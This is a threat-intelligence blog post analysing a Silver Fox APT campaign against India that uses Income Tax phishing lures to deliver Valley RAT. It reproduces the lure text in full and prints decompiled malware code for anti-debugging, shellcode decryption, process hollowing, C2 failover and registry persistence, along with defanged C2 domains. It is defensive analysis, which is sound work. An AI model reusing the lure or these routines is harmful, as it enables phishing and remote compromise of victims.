Silver Fox Targeting India Using Tax Themed Phishing Lures

cloudsek.com/blog/silver-fox-targeting-india-using-tax-themed-phishing-lures

Prajwal Awasthi December 24, 2025

Table of Content


Subscribe to CloudSEK Resources

Get the latest industry news, threats and resources.


Executive Summary

CloudSEK's TRIAD discovered a campaign by **Silver Fox APT** targeting India with Income tax themed phishing lures. The lure is visually identical to the ones discovered by other vendors, however, this campaign has not been attributed to a specific threat actor before this report. Attribution accuracy is critical to threat intelligence; it enables defenders to predict adversary behavior and deploy targeted countermeasures. Misattribution from trusted sources propagates through threat feeds and detection systems, causing organizations to focus on the wrong threat while the actual adversary operates undetected. Attributing this campaign to SideWinder APT (India-aligned) contradicts basic victimology and creates systemic confusion. Using our report aims to highlight the sophisticated kill chain by the Chinese APT group, and explains the rationale behind CloudSEK's attribution.

Kill Chain




Initial Access Vector



Malicious email

We found an interesting email uploaded from India with just an attachment called **"TOPSOE India Private Limited'.** The pdf looked like an official Income Tax Department document. Upon clicking on the pdf, "ggwk[.]cc" opens up on the browser and a zip file called "tax affairs.exe" is downloaded.



Income Tax Department
Ministry of Finance, Government of India

No. TAX/PEN/2025-142

भारत सरकार / Government of India
वित्त मंत्रालय / Ministry of Finance
आयकर विभाग / Income Tax Department
प्रवर्तन प्रभाग / Enforcement Division

Aayakar Bhawan,
New Delhi - 110001

OFFICE MEMORANDUM

Sub: कर अनुपालन की कमी और दंड सूचना / Tax Compliance Deficiency and Penalty Notice

1. आपकी कंपनी की कर निरीक्षण के दौरान आयकर अधिनियम, 1961 की धारा 271(1)(c) के तहत कर संबंधी अनियमितताएं पाई गई हैं। The tax inspection of your company has revealed irregularities under Section 271(1)(c) of the Income Tax Act, 1961.

2. इस सूचना की प्राप्ति के 72 घंटे (3 दिन) के भीतर निम्नलिखित दस्तावेज़ आयकर विभाग को प्रस्तुत करना अनिवार्य है। It is mandatory to submit the following documents to the Income Tax Department within 72 hours (3 days) of receipt of this notice.

आवश्यक दस्तावेज़ सूची / Required Documents List
नीचे दिए गए लिंक से दस्तावेज़ डाउनलोड करें / Download documents from the link below

दस्तावेज़ डाउनलोड करें / Download Documents


3. निर्धारित समयावधि में दस्तावेज़ प्रस्तुत न करने पर आयकर अधिनियम की धारा 276C के तहत कानूनी कार्रवाई की जाएगी। Legal action will be taken under Section 276C of the Income Tax Act if documents are not submitted within the stipulated time.

(राज कुमार शर्मा)
Raj Kumar Sharma
सहायक आयकर आयुक्त
Assistant Commissioner of Income Tax

PDF Decoy

Technical Analysis

Stage - 1 : Tax Affairs.zip




Detect It Easy

Using static analysis we see that the given PE file is a 32 bit GUI binary. More importantly, the file is identified as a Nullsoft Scriptable Install system (NSIS) installer. NSIS installers embed their installation script, compressed payloads etc inside the binary itself and we can move ahead to analyse it as an installer driven staging payload.

```
GetTempPathA(0x1000u, PathName);
if ( sub_4032CB() || (GetWindowsDirectoryA(PathName, 0xFFBu), lstrcatA(PathName, "\\Temp"), sub_4032CB()) )
{
  DeleteFileA(FileName);
  Error_writing_temporary_file._Make_sure_your_temp_folder_is_val = (const char *)sub_403030(Buffer);
  if ( !Error_writing_temporary_file._Make_sure_your_temp_folder_is_val )
  {
    if ( !dword_433C24 )
    {
LABEL_34:
      uExitCode = -1;
      uExitCode = sub_4052E6();
      goto LABEL_35;
    }
    for ( i = (CHAR *)sub_40567B(&sz, 0); i >= &sz && sub_4032FF(i, " _?=", 4); --i )
      ;
    Error_writing_temporary_file._Make_sure_your_temp_folder_is_val = "Error launching installer";
    if ( i >= &sz )
    {
      *i = 0;
      lpString2_3 = i + 4;
      if ( !sub_405EFC(lpString2_3) )
        goto LABEL_35;
      lstrcpynA_wrp(&lpString1_, lpString2_3);
      lstrcpynA_wrp(Directory, lpString2_3);
      Error_writing_temporary_file._Make_sure_your_temp_folder_is_val = 0;
      goto LABEL_34;
    }
    lstrcatA(PathName, "~nsu.tmp");
    if ( lstrcmpiA(PathName, ::lpString2) )
    {
      CreateDirectoryA(PathName, 0);
      SetCurrentDirectoryA(PathName);
      if ( !lpString1_ )
        lstrcpynA_wrp(&lpString1_, ::lpString2);
      lstrcpynA_wrp(lpString1, lpString2);
      lstrcpynA_wrp(&lpString1__0, "A");
      n26 = 26;
```

NSIS Installer

The NSIS installer begins by resolving a writable temporary directory using GetTempPathA.
If the operation fails, it falls back to C:\Windows\Temp, ensuring execution reliability. Once a valid location is identified, the installer creates an NSIS specific working directory (~nsu.tmp) and switches the directory to it.




ndoe › AppData › Local › Temp

Name	Date modified	Type	Size
Thunder.exe	7/24/2024 10:42 PM	Application	635 KB
FastAnimation.dll	5/27/2025 4:38 AM	Application extens...	578 KB
leakrepair.dll	5/27/2025 4:40 AM	Application extens...	716 KB
dynlbase.dll	5/27/2025 4:48 AM	Application extens...	1,431 KB
libaw.dat	5/27/2025 4:59 AM	DAT File	1,121 KB
DumpUper.ini	5/27/2025 5:01 AM	Configuration setti...	2 KB
libdefa.dat	9/16/2025 7:38 AM	DAT File	321 KB
box.ini	9/25/2025 8:00 PM	Configuration setti...	126 KB
libexpat.dll	9/25/2025 8:13 PM	Application extens...	32 KB

Dropped Files

Upon analysis we found that only 2 files are of use to us, Thunder.exe and libexpat.dll. Thunder.exe is a **legitimate, digitally signed executable** developed by Xunlei (迅雷), commonly distributed as part of the Thunder download manager ecosystem. In this infection chain, the binary itself is not malicious but is abused as a DLL hijacking host.When executed from installer's temporary directory, Thunder.exe loads libexpat.dll from its local path due to default DLL search order. We can confirm this in x64dbg.



DLL Loading

Stage - 2 : libexpat.dll

The dropped libexpat.dll does **not export any meaningful functions** and is **never explicitly invoked** by Thunder.exe.The dll relies on the windows loader functionality and calls the DLLMain. This callback is invoked **unconditionally**, regardless of whether the DLL exports any functions or is actively used by the host process.

Let's take a look at the working of the DLL.

```
v4 = IsDebuggerPresent();
v5 = &unk_100056DC;
if ( !v4 )
  v5 = &unk_100056E4;
LogStatus((char *)&Format__1, v5);
if ( v4 )
{
  LogStatus((char *)&Format__2);
  return 0;
}
else if ( CheckSystemResources() )
{
  GetSystemInfo(&SystemInfo);
  dwNumberOfProcessors = SystemInfo.dwNumberOfProcessors;
  v7 = &unk_1000560C;
  if ( SystemInfo.dwNumberOfProcessors < 4 )
    v7 = &unk_10005614;
  LogStatus(aCpu, SystemInfo.dwNumberOfProcessors, v7);
  if ( dwNumberOfProcessors >= 4 )
  {
    if ( !(unsigned __int8)Persistence() )
      LogStatus((char *)&Format__3);
    Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
    if ( Toolhelp32Snapshot != (HANDLE)-1 )
    {
      pe.dwSize = 556;
      if ( Process32FirstW(Toolhelp32Snapshot, &pe) )
      {
        do
        {
          v9 = wcscmp(pe.szExeFile, L"ida.exe");
          if ( v9 )
            v9 = v9 < 0 ? -1 : 1;
          if ( !v9 )
            LogStatus((char *)&Format__4, pe.th32ProcessID);
          v10 = wcscmp(pe.szExeFile, L"x64dbg.exe");
          if ( v10 )
            v10 = v10 < 0 ? -1 : 1;
          if ( !v10 )
            LogStatus((char *)&Format__5, pe.th32ProcessID);
        }
        while ( Process32NextW(Toolhelp32Snapshot, &pe) );
      }
```


Anti-Debug Techniques

The Main function begins by many anti debugging and sandbox techniques.The DLL performs process enumeration and scans the process list for common analysis and sandbox tools. Also the DLL queries for the system resources checking if minimum requirements are satisfied or not. In addition to that, if it detects any sandbox environment, it terminates the malware.

```
if ( !DisableWindowsUpdateService() )
  LogStatus((char *)&Format__6);
Block[0] = 0;
Block[1] = 0;
v17 = 0;
v18 = 0;
if ( LoadAndDecryptPayload(Block) )
{
  v11 = ProcessHollowing((int)Block);
  Format = (char *)&unk_100059C0;
  if ( v11 )
    Format = (char *)&byte_100059CC;
}
else
{
  Format = (char *)&unk_100059E0;
}
LogStatus(Format);
DisableThreadLibraryCalls(hinstDLL);
CreateThread(0, 0, StartAddress, 0, 0, 0);
v13 = Block[0];
if ( Block[0] )
{
  if ( v17 - (unsigned int)Block[0] >= 0x1000 )
  {
    v13 = (void *)*((_DWORD *)Block[0] - 1);
    if ( (unsigned int)((char *)Block[0] - (char *)v13 - 4) > 0x1F )
      invalid_parameter_noinfo_noreturn();
  }
  sub_10003E6E(v13);
```

Payload Decryption

Once the DLL completes its anti analysis checks, it enters the core execution logic. It first disables the Windows Update service(wuauserv) then loads an encrypted payload from the disk. The payload is dynamically resolved and loads the box.ini file from the temporary directory. The file is fully read into memory, decrypted using embedded cryptographic constants and later on executed as shellcode.



```
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
9B 80 9D 8E 89 C3 23 6B A6 95 C5 FC B7 2A CB 0D  ›€.Ž‰Ã#k¦•Åü·*Ë.
D4 CF 6B FF F8 6F AC 9C D8 94 6A 50 32 F0 B1 FC  ÔÏkÿøo¬œØ”jP2ð±ü
E1 29 25 0D 5A 2A E7 A3 4C 7B 54 A1 F7 2B 4E 60  á)%.Z*ç£L{T¡÷+N`
14 CF 71 43 65 4B B3 12 80 73 54 F5 A4 0B ED 71  .ÏqCeK³.€sTõ¤.íq
A6 6B 6B 5C 0D 6F 57 F0 F8 C3 F6 15 F2 8F 81 EB  ¦kk\.oWðøÃö.ò..ë
6C 18 A0 F4 DB 9F 47 00 8C A7 CE 0E EB 92 CF 89  l. ôÛŸG.Œ§Î.ë'Ï‰
83 87 D0 70 D4 C9 42 64 BF 78 8D C5 84 93 9B 90  ƒ‡ÐpÔÉBd¿x.Å„"›.
74 BA DE B5 E8 A1 86 44 CC AD C3 C0 7C A1 94 6F  t°Þµè¡†DÌ.ÃÀ|¡"o
54 62 72 E8 9E 6E C4 B9 07 19 1D E7 6F 17 DD 8E  Tbrèžnĝ¹...ço.ÝŽ
```

Box.ini

```
  StartupInfo.dwFlags = STARTF_USESHOWWINDOW;
  memset(&StartupInfo.wShowWindow, 0, 20);
  if ( GetFileAttributesA("C:\\Windows\\SysWOW64\\explorer.exe") == -1 )
  {
    LastError = GetLastError();
    LogStatus((char *)&Format__17, "C:\\Windows\\SysWOW64\\explorer.exe", LastError);
    return 0;
  }
  if ( !CreateProcessA(
          "C:\\Windows\\SysWOW64\\explorer.exe",
          0,
          0,
          0,
          0,
          CREATE_SUSPENDED | CREATE_NO_WINDOW,
          0,
          0,
          &StartupInfo,
          &ProcessInformation) )
  {
    err = GetLastError();
    LogStatus((char *)&Format__18, err, "C:\\Windows\\SysWOW64\\explorer.exe");
    return 0;
  }
  LogStatus((char *)&Format__19, ProcessInformation.dwProcessId, ProcessInformation.dwThreadId);
  Context.ContextFlags = 65543;
  if ( !GetThreadContext(ProcessInformation.hThread, &Context) )
  {
    err_1 = GetLastError();
    LogStatus((char *)&Format__20, err_1);
LABEL_7:
    CloseHandle(ProcessInformation.hThread);
    CloseHandle(ProcessInformation.hProcess);
```

Process Injection


The shellcode is executed using a classic technique called Process Injection.The routine begins by verifying the presence of explorer.exe, which is later used as the target process. The binary is launched in suspended state and the malware retrieves the initial thread context. Further it allocates executable memory inside the remote process via VirtualAllocEx and writes the payload via WriteProcessMemory.

```
errno_t LogStatus(char *Format, ...)
{
  errno_t result; // eax
  int v2; // ecx
  signed int Size; // kr00_4
  void *Buffer_3; // edi
  signed int i; // edx
  FILE *Stream; // [esp+Ch] [ebp-880h] BYREF
  _SYSTEMTIME SystemTime; // [esp+10h] [ebp-87Ch] BYREF
  char Buffer[1024]; // [esp+20h] [ebp-86Ch] BYREF
  char Buffer_2[1092]; // [esp+420h] [ebp-46Ch] BYREF
  char Buffer_1[32]; // [esp+864h] [ebp-28h] BYREF
  va_list ArgList; // [esp+898h] [ebp+Ch] BYREF

  va_start(ArgList, Format);
  Stream = 0;
  result = fopen_s(&Stream, "C:\\data.db", "ab+");
  if ( !result && Stream )
  {
    GetLocalTime(&SystemTime);
    sub_10003860(Buffer_1, "[%04d-%02d-%02d %02d:%02d:%02d] ", SystemTime.wYear);
    sub_10001050(Buffer, v2, Format, v2, ArgList);
    sub_10003880(Buffer_2, "%s%s\n", (char)Buffer_1);
    Size = strlen(Buffer_2);
    Buffer_3 = malloc(Size);
    if ( Buffer_3 )
    {
      memcpy(Buffer_3, Buffer_2, Size);
      for ( i = 0; i < Size; ++i )
        *((_BYTE *)Buffer_3 + i) = 89 - (byte_10005A84[i & 7] ^ __ROL1__(*((_BYTE *)Buffer_3 + i), 2));
      fwrite(Buffer_3, 1u, Size, Stream);
      free(Buffer_3);
```

The LogStatus function implements an internal logging mechanism used throughout the DLL to record execution progress and error states. The function formats a timestamped log message, appends it to a local file (C:\data.db), and applies a lightweight custom obfuscation before writing it to disk.

Stage - 3 : DonutLoader



Encrypted Payload in memory

The injected payload can be dumped by attaching a debugger to the hollowed explorer.exe process and monitoring the memory region allocated via VirtualAllocEx. Once the payload is written using WriteProcessMemory and execution is redirected, the allocated region can be dumped directly from memory, yielding the next stage payload for analysis.

```
E8 C0 C9 01 00 C0 C9 01 00 33 56 67 6A 66 95 EE  ÀÉ..ÀÉ..3Vgjf•î
87 5C F8 F3 F1 E1 9C 4D FE B8 FB 96 ED 69 D4 A2  ‡\øóñáœMþ¸û–íiÔ¢
AF 92 B5 95 6C 05 E4 4C CF 00 00 00 00 0A 61 C2  ¯'µ•l.äLÏ.....aÂ
E4 7A BA 59 20 00 CC 85 43 9D 07 BD 84 A1 72 64  äzºY .Ì…C..½„¡rd
87 8D F5 7D 2F 8B 4F BA 65 62 C1 4C 81 4C 42 AD  ‡.õ}/‹OºebÁL.LB.
4E CE 6F 33 67 E3 86 63 6B 37 39 8E 74 EA 1F 89  NÎo3gã†ck79Žtê.‰
D1 AA 05 F0 14 E3 29 7E D7 19 CB 5E C3 96 14 6B  Ñª.ð.ã)~×.Ë^Ã–.k
9F 2F 0A 75 3C EF 0A EA 05 F8 1E 07 AD D0 81 6E  Ÿ/.u<ï.ê.ø...Ð.n
B8 2E F2 31 BF F5 FB 33 45 B8 7C 16 71 B6 40 D3  ¸.ò1¿õû3E¸|.q¶@Ó
70 68 0F B6 38 B9 33 F4 AE F4 60 6A 34 33 D3 4C  ph.¶8¹3ô®ô`j43ÓL
CE 2E F9 08 0F F0 4C 2C E0 0C A7 EB F9 77 6D B5  Î.ù..ðL,à.§ëùwmµ
8F 96 C2 C9 18 01 63 E8 64 5A B4 CE E8 8E 14 BF  .–ÂÉ..cèdZ´ÎèŽ.¿
85 BE FB CE F5 37 55 18 A3 FA 31 B2 7E 81 36 39  …¾ûÎõ7U.£ú1²~.69
9A 70 DF 6E 59 F3 C2 63 78 81 48 51 DA 01 88 26  špßnYóÂcx.HQÚ.ˆ&
A6 15 E3 36 BA B2 CC 05 D1 63 F5 7A 1B DC D4 8F  ¦.ã6º²Ì.Ñcõz.ÜÔ.
15 17 C8 B6 D7 06 8D 05 40 8A A5 38 38 D4 03 B7  ..È¶×...@Š¥88Ô.·
BC AA AE D5 DF BF 0D 5A 14 EB E2 FB 2A 2D 03 16  ¼ª®ÕßŸ.Z.ëâû*-..
```

Decrypted Payload


Looking through the decrypted payload we find that the final payload is a **Donut generated shellcode.** In this setup, Donut is used to wrap a managed payload into raw shellcode, allowing it to be executed entirely from memory without touching disk.

DonutLoader

We can dump the Donut payload by using tools like [undonut]() or [donut-decryptor]() .

Stage - 4 : Valley RAT

After the Donut loader successfully injects the final payload into the hollowed explorer.exe process, Valley RAT initializes its sophisticated configuration management subsystem. It starts off by setting anti analysis procedures and then invokes a function sub_405E40() to initialize it's configuration and later create a thread for C2 communication.



C2 Configuration

The function implements a two stage loading mechanism. It extracts 22 distinct configuration parameters through a parsing function.

Stage 1

Command & Control Infrastructure (9 parameters):

- p1:, p2:, p3: - Three-tier C2 server addresses (correlates with b[.]yuxuanow[.]top identified in network analysis)
- o1:, o2:, o3: - Corresponding port numbers for each C2 tier
- t1:, t2:, t3: - Connection type flags (1 = HTTP/HTTPS, 0 = raw TCP socket)

Operational Parameters (5 parameters):

- dd: - Initial sleep delay (seconds) before first C2 contact
- cl: - Callback interval (seconds) between beaconing attempts
- bb: - Build/bot version identifier (observed: 1.0)
- bz: - Backup C2 address
- fz: - Unknown parameter

Feature Flags (8 boolean parameters):

- kl: - **Keylogger** (1 = enabled, 0 = disabled)
- sh: - **Remote shell access** (1 = enabled, 0 = disabled)
- bd: - **Full backdoor mode** (1 = enabled, 0 = disabled)
- dl: - **Download/file transfer capability**
- jp:, sx:, bh:, ll: - Additional feature toggles

Stage 2

After loading the embedded configuration, Valley RAT queries the Windows registry for updated C2 infrastructure:

```
cbData = 0;
if ( !RegOpenKeyExW(HKEY_CURRENT_USER, L"Console", 0, KEY_READ, &phkResult) )
  RegQueryValueExW(phkResult, L"IpDate", 0, &Type, 0, &cbData);
if ( cbData > 0xA )
{
  memset(
    a0Db1Lk1Hs0Ld0L,                    // "|0:db|1:lk|1:hs|0:ld|0:ll|0:hb|1:pj
    0,
    0x7D0u);
  RegQueryValueExW(
    phkResult,
    L"IpDate",
    0,
    &Type,
    (LPBYTE)a0Db1Lk1Hs0Ld0L,            // "|0:db|1:lk|1:hs|0:ld|0:ll|0:hb|1:pj
    &cbData);
  sub_405D70(L"p1:", Source, 0);
  sub_405D70(L"o1:", Source_2, 0);
  sub_405D70(L"t1:", 0, &dword_41CA30);
  sub_405D70(L"p2:", Source_0, 0);
  sub_405D70(L"o2:", Source_1, 0);
  sub_405D70(L"t2:", 0, &dword_41CC70);
  sub_405D70(L"p3:", Source_3, 0);
  sub_405D70(L"o3:", Source_4, 0);
  sub_405D70(L"t3:", 0, &dword_41CEB0);
```

Persistence

If the registry value exists and exceeds 10 bytes, Valley RAT **completely replaces** its embedded configuration, then re-parses only the critical C2 parameters (p1 through t3). This allows Silver Fox operators to push updated C2 addresses without deploying new binaries or regaining code execution

After the configuration is loaded. Valley RAT spawns its payload thread(StartAddress) which implements a 3 tier C2 communication loop.

```
while ( 1 )
{
  nullsub_1();
  if ( C2_TOGGLE_FLAG )
  {
    wcscpy_s(&current_c2_addr, 0xFFu, config_p2_secondary_c2);
    wcscpy_s(&current_c2_port, 0x1Eu, config_o2_secondary_c2);
    connection_type_flag = config_t2_secondary_type;
  }
  else
  {                                     // Use Primary C2 Config
    wcscpy_s(&current_c2_addr, 0xFFu, config_p1_primary_c2);
    wcscpy_s(&current_c2_port, 0x1Eu, config_o1_primary_port);
    connection_type_flag = config_t1_primary_type;
  }
  C2_TOGGLE_FLAG = C2_TOGGLE_FLAG == 0;
  if ( ++failed_connection_counter == 200 )
  {
    nullsub_1();
    wcscpy_s(&current_c2_addr, 0xFFu, config_p3_tertiary_c2);
    wcscpy_s(&current_c2_port, 0x1Eu, config_o3_tertiary_port);
    connection_type_flag = config_t3_tertiary_type;
    failed_connection_counter = 0;
  }
  if ( v2 )
    (**(void (__thiscall ***)(void *))v2)(v2);
  v2 = (void *)v15;
  if ( connection_type_flag != 1 )
```

C2 Communication

The communication loop implements multi-tier failover by alternating between primary (p1) and secondary (p2) C2 servers, switching to tertiary (p3) after 200 failures. It supports both HTTP/HTTPS and raw TCP protocols, uses configurable beaconing intervals (cl:) to reduce detection, and delays initial connection (dd:) to evade sandboxes.

Upon successful connection, Valley RAT sends a "ready" beacon (command ID: 4), enables keylogging if configured (kl: flag), and waits for C2 commands. This architecture maps to the discovered infrastructure: b[.]yuxuanow[.]top (103.20.195[.]147) as primary shellcode C2, with secondary/tertiary

tiers rotating through domains like itdd[.]club, gov-a[.]work, and xzghjec[.]com.

```
  if ( !RegCreateKeyW(HKEY_CURRENT_USER, L"Console\\0", &hKey) )
  {
    RegDeleteValueW(hKey, L"d33f351a4aeea5e608853d1a56661059");
    RegSetValueExW(hKey, L"d33f351a4aeea5e608853d1a56661059", 0, REG_BINARY, (const BYTE *)dst, cbData);
  }
  RegCloseKey(hKey);
  operator delete[](dst);
}
ArgList_1 = ArgLista;
v8 = _beginthreadex(0, 0, sub_4052C0, ArgLista, 0, 0);
goto LABEL_21;
```

```
ype = 3;
bData = 0;
f ( !RegOpenKeyExW(HKEY_CURRENT_USER, L"Console\\0", 0, KEY_READ, &phkResult) )
{
RegQueryValueExW(phkResult, L"d33f351a4aeea5e608853d1a56661059", 0, &Type, 0, &cbData);
if ( cbData > 0xA44 )
{
  dst_1 = (char *)operator new[](cbData);
  memset(dst_1, 0, cbData);
  if ( !RegQueryValueExW(phkResult, L"d33f351a4aeea5e608853d1a56661059", 0, &Type, (LPBYTE)dst_1, &cbData) )
  {
